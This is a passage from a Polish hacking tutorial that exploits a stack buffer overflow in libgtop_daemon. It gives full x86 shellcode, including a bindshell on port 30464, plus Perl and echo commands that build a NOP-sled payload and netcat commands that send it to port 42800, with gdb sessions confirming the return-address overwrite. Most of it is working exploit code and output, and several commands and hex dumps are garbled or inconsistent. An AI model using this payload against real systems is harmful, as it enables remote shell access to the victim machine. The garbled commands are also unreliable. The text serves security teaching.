207     if (!invoked_from_inetd && server_xauth && server_xauth->data &
&
(gdb) x $ebp+4
0xbffff90c: 0x0804a1ae
(gdb) x/24 $ebp-8
0xbffff900: 0x41414141    0x41414141    0xbffff4141    0x0804a1ae
0xbffff910: 0x0100007f    0x00000006    0xbffff920    0x08048ca4
0xbffff920: 0x4006fc38    0x00000005    0x00000010    0xbffff930
0xbffff930: 0x1a800002    0x0100007f    0x000000207    0xffffffff
0xbffff940: 0x00000005    0x00000005    0xbffffa48    0x0804a755
0xbffff950: 0x00000005    0xbffff990    0x00000000    0x00000000
(gdb)

```

Jak widać mieliśmy rację – ciąg zawierający tysiąc sto siedemdziesiąt osiem liter A nie wystarcza do nadpisania adresu powrotu z funkcji.

Wystarczyłoby jednak jeszcze kilka bajtów, a adres ten zostałby nadpisany. Widać więc, że w kolejnych eksperymentach z `libgtop_daemon` możemy używać ciągu zawierającego 1200 liter A.

[30] Teraz możemy przygotować ciąg, który wysłany do `libgtop_daemon` spowoduje otwarcie powłoki. Jak pamiętamy z artykułu, ciąg ten będzie się

składać z trzech części:

- bloku poleceń *nop*,
- szelkodu,
- adresu prowadzącego do wnętrza bloku nopów.



[31]


Zacniemy od przyjrzenia się szelkodowi, który znaleźliśmy w Internecie. Szelkod ten – jak twierdzi jego twórca – powoduje uruchomienie powłoki */bin/sh*.

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Sprawdźmy, co naprawdę robi szelkod. W tym celu skompilujmy i uruchommy program *shellcode\_test.c*:

```
main() {
    char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
    void(*ptr)();
    ptr = shellcode;
    ptr();
}
```

Zaznacz powyższy fragment kodu.



Następnie w terminalu otwórz do edycji plik *shellcode\_test.c*:

```
$ mcedit shellcode_test.c
```

Wklej zaznaczony kod ([*Shift*]+środkowy przycisk myszy).

```

mc - /ramdisk/home/haking
shellcode_test.c [----] 1 L: 1+ 8 9/ 91 *(256 / 256b)= <EOF>
main() {
    char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x88\xe0\xdc\xff\xff\xff/bin/sh";
    void(*ptr)();
    ptr = shellcode;
    ptr();
}
1Help 2Save 3Mark 4Replac 5Copy 6love 7Search 8Delete 9PullDn 10Quit

```

Uwaga: jeśli nie masz myszy z trzema przyciskami, zamiast przycisku środkowego możesz równocześnie wcisnąć przycisk lewy i prawy. Zapisz edytowany plik wciskając [F2], następnie wyjdź z edytora wciskając [F10].

[32] Kompilujemy *shellcode\_test.c* poleceniem:

```
$ make shellcode_test
```

Nie przejmujemy się ewentualnymi ostrzeżeniami wyświetlanymi przez kompilator, wykonujemy skompilowany program:

```
$ ./shellcode_test
```

```

haking@live:/ramdisk/home/haking
[haking@live haking]$ mcedit shellcode_test.c

[haking@live haking]$ make shellcode_test
cc shellcode_test.c -o shellcode_test
shellcode_test.c: In function 'main':
shellcode_test.c:7: warning: assignment from incompatible pointer type
shellcode_test.c:9:2: warning: no newline at end of file
[haking@live haking]$ ./shellcode_test
sh-2.05b$

```

Jak widać, w efekcie pojawił się znak zachęty powłoki */bin/sh* (*sh-2.05\$*), co oznacza, że szelkod rzeczywiście robi to, czego oczekujemy. Aby wyjść z powłoki wciskamy [Ctrl]+[d].

[33] Wiemy już, że szelkod działa, możemy zacząć tworzenie ciągu. Zaczniemy od przygotowania trzech plików pomocniczych: *nop.dat* (zawierającego długi ciąg bajtów *0x90*, czyli poleceń *nop*), *shellcode.dat* (zawierającego szelkod) oraz *address.dat* (zawierającego ciąg adresów).

Najpierw przy pomocy Perla stworzymy plik z nopami:

```
$ perl -e 'print "\x90"x900' > nop.dat
```

Następnie przy pomocy polecenia *echo* wypisujemy do pliku *shellcode.dat* zawartość szelkodu. Użyjemy opcji *-e* (powoduje ona, że zapis *\x1f* zostanie zinterpretowany jako bajt o wartości *\x1f* a nie jako ciąg znaków *\x1f*) oraz *-n* (ta opcja powoduje, że na końcu wypisywanego ciągu nie zostanie dodany znak nowej linii):

```
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" > shellcode.dat
$ echo -en "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" >> shellcode.dat
```

```
$ echo -en "\x80\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
```


Pozostaje nam jeszcze stworzenie pliku z adresami. Nie wiemy jeszcze, pod jakim adresem jest w pamięci umieszczony przepełniany bufor `buf[]`, tym bardziej nie znamy żadnego adresu leżącego w bloku poleceń `nop`, na razie użyjemy więc, na próbę, adresu 11223344:

```
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

[34] Mając przygotowane pliki pomocnicze, obliczmy długość poszczególnych bloków. Szelkod ma, jak łatwo sprawdzić, 45 bajtów:

```
$ wc -c shellcode.dat
```

Na bloki `nop`ów i adresów zostaje więc razem  $1200 - 45 = 1155$  bajtów. Przyjmijmy, że bloki te będą mniej więcej tej samej długości. Połowa z 1155 to 577,5 bajta. Jak pamiętamy z artykułu, warto, żeby łączna długość bloku `nop`ów i szelkodu była podzielna przez cztery:



Przyjmijmy więc długości:

- blok poleceń `nop` – 579 bajtów,
- szelkod – 45 bajtów,
- blok adresów – 576 bajtów.

[35] Aby stworzyć ciąg, który posłuży do przeprowadzenia ataku, zapiszemy do pliku:

- ciąg "MAGIC-1\n1200\n",
- pierwsze 579 bajtów z pliku `nop.dat`,
- cały plik `shellcode.dat`,
- pierwsze 576 bajtów z pliku `address.dat`.

Do wypisania pierwszych  $n$  bajtów z pliku służy polecenie:

```
$ head -c n nazwa_pliku
```

Ciąg, który wysłamy do `libgtop_daemon`, tworzymy więc poleceniem:

```
$ echo -e "MAGIC-1\n1200\n" `head -c 579 nop.dat` `cat shellcode.dat` `head -c 576 address.dat`
```

[36] Upewnijmy się, czy otrzymany ciąg jest tym, o co nam chodzi. Najpierw sprawdzmy jego długość:

```
$ echo -e "MAGIC-1\n1200\n" `head -c 579 nop.dat` `cat shellcode.dat` `head -c 576 address.dat` | wc -c
```

1214 bajtów – czyli tyle, ile trzeba (1200 bajtów plus długość ciągu "MAGIC-1\n1200\n" plus znak końca linii – nie użyliśmy opcji `-n`). Obejrzyjmy zawartość stworzonego ciągu:

```
$ echo -e "MAGIC-1\n1200\n" `head -c 579 nop.dat` `cat shellcode.dat` `head -c 576 address.dat` | hexdump -C
```

```
haking@live:/usr/bin/hacking$ cat shellcode.dat | head -c 579 nop.dat | cat shellcode.dat | head -c 576 address.dat | hexdump -C
```

```
[haking@live haking]$ echo -en "MAGIC-1\n1200\n" | head -c 579 nop.dat | cat shellcode.dat | head -c 576 address.dat | wc -c
```

```
1213
```

```
[haking@live haking]$ echo -en "MAGIC-1\n1200\n" | head -c 579 nop.dat | cat shellcode.dat | head -c 576 address.dat | hexdump -C
```

```
00000000 4d 41 47 49 43 2d 31 8a 31 32 30 30 8a 90 90 90 MAGIC-1.1200....I
00000010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 I.....I
*
```

```
00000250 eb 1f 5e 89 76 08 31 c8 88 46 07 89 46 0c b0 0b lē.^v.lâ.F..F°.l
00000260 89 f3 8d 4e 08 8d 56 0c cd 80 31 db 89 d8 40 cd l.ô.N.V.i.îû.00il
00000270 80 e8 dc ff ff ff 2f 62 69 6e 2f 73 68 11 22 33 l.èüügü/bin/sh."3l
00000280 44 11 22 33 44 11 22 33 44 11 22 33 44 11 22 33 ID."3D"."3D"."3D"3l
*
```

```
000004b0 44 11 22 33 44 11 22 33 44 11 22 33 44 ID."3D"."3D"."3D"
000004bd
```

```
[haking@live haking]$
```

Jak widać ciąg wygląda prawidłowo – najpierw długi ciąg poleceń nop (gwiazdka oznacza dużą ilość linii o tej samej treści), potem coś, co wygląda jak szelkod, na końcu wiele razy powtórzony adres 11223344.

[37] Podejmijmy pierwszą próbę ataku. Na razie *libgtop\_daemon* uruchomimy pod debuggerem, dzięki czemu będziemy mieli możliwość upewnienia się, że adres powrotu z funkcji zostaje nadpisany podaną przez nas wartością. Przy okazji sprawdzimy, pod jakim adresem umieszczany jest bufor `buf[1]`

(przypomnienie: potrzebujemy znać ten adres i wstawić go do ciągu, by powrót z funkcji nastąpił do nopów przed szelkiem). Próbę przeprowadzimy na dwóch terminalach. Na pierwszym uruchamiamy debugger:

```
$ gdb libgtop daemon
```

zapis sesji debuggera

Ustawiamy pułapkę na linii, w której następuje przepełnienie bufora:

```
(gdb) break gnuserv.c:203
```

Uruchamiamy badany program z opcją -f (nie przechodź w tło):

```
(gdb) run -f
```

```
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3.90-0.20030710.41rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library
y "/lib/tls/libthread_db.so.1".

(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: /ramdisk/home/haking/libgtop-1.0.6/src/daemon/libgtop_daemon -f
█
```

**[38]** *libgtop* *daemon* czeka na dane na porcie 42800. Wyślijmy mu przygotowany ciąg. W tym celu otwieramy drugi terminal i wydajemy polecenie:

```
$ echo -e "MAGIC-1\n1200\n" | head -c 579 nop.dat`cat shellcode.dat`head -c 576 address.dat` | nc 127.0.0.1 42800
```

```
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3.90-0.20030710.41rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library
"/lib/tls/libthread_db.so.1".

(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: /ramdisk/home/haking/libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203      if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_da
ta_len)
(gdb) █

haking@live:/ramdisk/home/haking
[haking@live haking]$ echo -e "MAGIC-1\n1200\n""head -c 579 nop.dat``cat shellco
de.dat``head -c 576 address.dat` l nc 127.0.0.1 42000
█
```

[39]

Wróćmy na terminal debuggera. Widzimy, że program dotarł do linii z pułapką i zatrzymał się. Sprawdźmy (zanim nastąpiło przepełnienie bufora), jaki jest adres powrotu z funkcji:

```
(gdb) x $ebp+4
```

Wykonajmy bieżącą linię, co spowoduje nadpisanie adresu powrotnego, i sprawdźmy jego nową wartość:

```
(gdb) next
```

```
(gdb) x $ebp+4
```

```
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3.90-0.20030710.41rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library
"/lib/tls/libthread_db.so.1".

(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: /ramdisk/home/haking/libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203      if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_da
ta_len)
(gdb) x $ebp+4
0xbffff90c: 0x804a1ae
(gdb) next
207      if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff90c: 0x44332211
(gdb) █
```

Jak widać, adres został nadpisany podaną przez nas wartością, ale ustawioną w odwrotnej kolejności (zamiast podanego przez nas 0x11223344 na stosie pojawiło się 0x44332211). Czy wiesz czemu?

[40] Przy okazji sprawdźmy, pod jakim adresem leży bufor buf[]:

```
(gdb) print &buf
```

[41]

Na wszelki wypadek obejrzymy jeszcze zawartość pamięci poczynając od tego adresu (upewnijmy się, że naprawdę znajduje się tam przyrządzony przez nas ciąg):


```
(gdb) x/24 buf
```

Aby oglądać dalsze obszary pamięci, wciskamy [Enter].

```
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
0xbffff590: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5a0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5b0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5c0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5d0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5e0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)
0xbffff5f0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff600: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff610: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff620: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff630: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff640: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)
0xbffff650: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff660: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff670: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff680: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff690: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff6a0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)
0xbffff6b0: 0xeb909090 0x76895e1f 0x88c03108 0x46890746
0xbffff6c0: 0x890bb00c 0x084e8df3 0xcd0c568d 0x89db3100
0xbffff6d0: 0x08cd40d8 0xffffdce8 0x69622fff 0x68732f6e
0xbffff6e0: 0x44332211 0x44332211 0x44332211 0x44332211
0xbffff6f0: 0x44332211 0x44332211 0x44332211 0x44332211
0xbffff700: 0x44332211 0x44332211 0x44332211 0x44332211
(gdb)
```

Wygląda prawidłowo - najpierw długi ciąg nopów, potem szelkod, potem ciąg adresów. Wybierzmy teraz i zapiszmy jakiś adres zaraz na początku obszaru nopów, na przykład `0xbffff500`. Nadpiszemy nim adres powrotu z funkcji. Pracę z debuggerem kończymy poleceniem `quit` albo wciskając [Ctrl]+[d].

[42] Wiemy już, że nasza metoda działa – adres powrotu z funkcji `permitted()` rzeczywiście został nadpisany dostarczoną przez nas wartością (musimy tylko pamiętać, żeby ustawić bajty w adresie w odwrotnej kolejności), znamy też adres leżący w bloku poleceń `nop` – `0xbffff500`. Możemy rozpocząć atak. Najpierw przeprowadzimy próbę na jednym komputerze. Jeden terminal będzie pełnił rolę komputera ofiary (na nim uruchomimy `libgtop_daemon`), z drugiego wyślemy (przy pomocy `netcat`) ciąg przepelniający bufor. W efekcie na komputerze ofiary otwarta zostanie powłoka.



[43] Zanim przygotujemy nową wersję ciągu przepelniającego bufor, przyjrzyjmy się adresowi `0xbffff500`. Zauważmy, że najmłodszy bajt ma wartość zero. Z różnych względów lepiej jest unikać takiej sytuacji, dlatego zamiast tego adresu użyjemy o jeden bajt większego adresu `0xbffff501`.

Przygotujmy plik `address.dat` zawierający nowy adres:

```
$ perl -e 'print "\x01\xf5\xff\xbf" x 500' > address.dat
```

Na pierwszym terminalu uruchamiamy `libgtop_daemon`:


```
$ ./libgtop_daemon -f
```

[44] Z drugiego terminala wyślemy `netcatem` (na port 42800) ciąg przepelniający bufor:

```
$ echo -e "MAGIC-1\n1200\n" | head -c 579 nop.dat`cat shellcode.dat`head -c 576 address.dat` | nc 127.0.0.1 42800
```

[45] Zajrzyjmy na pierwszy terminal – jak widać `libgtop_daemon` otworzył powłokę.





[46]

Atak się powiódł. Zauważmy jednak, że tak przeprowadzony atak nie miałby sensu w praktyce – coś nam po tym, że na atakowanej maszynie lokalnie otworzy się powłoka? Potrzebujemy innego szelkodu – takiego, który uruchomi powłokę, a jej wejście i wyjście podłączy do otwartego portu. Na szczęście taki szelkod można znaleźć w Internecie.

```
char shellcode[] = /* TaeHo Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0"
"\x31\xdb\x89\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06"
"\x89\x46\x08\xb0\x66\xb3\x01\xcd\x80\x89\x06\xb0\x02\x66\x89"
"\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d\x46\x0c\x89\x46\x04\x31"
"\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3\x02\xcd\x80"
"\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd"
"\x80\x88\x8c\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80"
"\xb0\x3f\xb1\x02\xcd\x80\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f"
"\x73\x68\x2f\x89\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31"
"\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

Podobnie jak poprzednio umieścimy ten szelkod w pliku *shellcode.dat*:

```
echo -en "\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0" > shellcode.dat
echo -en "\x31\xdb\x89\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06" >> shellcode.dat
echo -en "\x89\x46\x08\xb0\x66\xb3\x01\xcd\x80\x89\x06\xb0\x02\x66\x89" >> shellcode.dat
echo -en "\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d\x46\x0c\x89\x46\x04\x31" >> shellcode.dat
echo -en "\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3\x02\xcd\x80" >> shellcode.dat
echo -en "\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04" >> shellcode.dat
echo -en "\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd" >> shellcode.dat
echo -en "\x80\x88\x8c\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80" >> shellcode.dat
echo -en "\xb0\x3f\xb1\x02\xcd\x80\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f" >> shellcode.dat
echo -en "\x73\x68\x2f\x89\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89" >> shellcode.dat
echo -en "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31" >> shellcode.dat
echo -en "\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff" >> shellcode.dat
```

[47] Przeprowadźmy ponownie atak, tym razem używając nowego szelkodu. Ponownie uruchamiamy *libgtop\_daemon* na pierwszym taerminalu, na drugim wydajemy polecenie:

```
$ echo -e "MAGIC-1\n1200\n" | head -c 579 nop.dat | cat shellcode.dat | head -c 576 address.dat | nc 127.0.0.1 42800
```

Teraz otwieramy trzeci terminal, z niego łączymy się z portem 30464 ofiary:

```
$ nc 127.0.0.1 30464
```

```


haking@live:ramdisk/home/haking/l
[haking@live daemon]$ ./libgtop_daemon -f
[haking@live daemon]$
haking@live
\x04\xb0\x06" >> shellcode.dat
[haking@live haking]$ echo -en "\x0
\x02\x66\x89" >> shellcode.dat
[haking@live haking]$ echo -en "\x4
\x46\x04\x31" >> shellcode.dat
[haking@live haking]$ echo -en "\xc
\x02\xcd\x80" >> shellcode.dat
[haking@live haking]$ echo -en "\xe
\x66\xb3\x04" >> shellcode.dat
[haking@live haking]$ echo -en "\xc
\xb3\x05\xcd" >> shellcode.dat
[haking@live haking]$ echo -en "\x0
\x01\xcd\x80" >> shellcode.dat
[haking@live haking]$ echo -en "\xb
\x06\xb8\x2f" >> shellcode.dat
[haking@live haking]$ echo -en "\x7
\x76\x08\x89" >> shellcode.dat
[haking@live haking]$ echo -en "\xcd
\xcd\x80\x31" >> shellcode.dat
[haking@live haking]$ echo -en "\xc0
" >> shellcode.dat
[haking@live haking]$ echo -e "MAGIC-1\n1200\n""head -c 579 nop.dat`cat shellcode
de.dat`head -c 576 address.dat` | nc 127.0.0.1 42800

```

Możemy teraz wydawać polecenia, które będą wykonywane na zdobytym systemie. Nasz cel został osiągnięty.

## Wskazówki, podpowiedzi

[10]



	zmienna y	zmienna x	poprz.wsk.ramki	adres powrotu
0xbffffa90:	0x00000004	0x00000003	0xbffffab8	0x0804839a
argumenty, z jakimi wywołano fn()				
0xbffffaa0:	0x00000001	0x00000002	0x00000000	0x40159238
0xbffffab0:	0x00000002	0x00000001	0xbffffb18	0x40038770
0xbffffac0:	0x00000001	0xbffffb44	0xbffffb4c	0x00000000
0xbffffad0:	0x40159238	0x40015020	0x080483e8	0xbffffb18
0xbffffae0:	0xbffffac0	0x40038732	0x00000000	0x00000000

[wróć](#)

[21] Jak pamiętamy z artykułu, aby przepełnić bufor w *libgtop\_daemon* należy wysłać mu (na port 42800) ciąg:

```
MAGIC-1
2000
AAAAAAAAAA (litera A powtórzona dwa tysiące razy)
```

[wróć](#)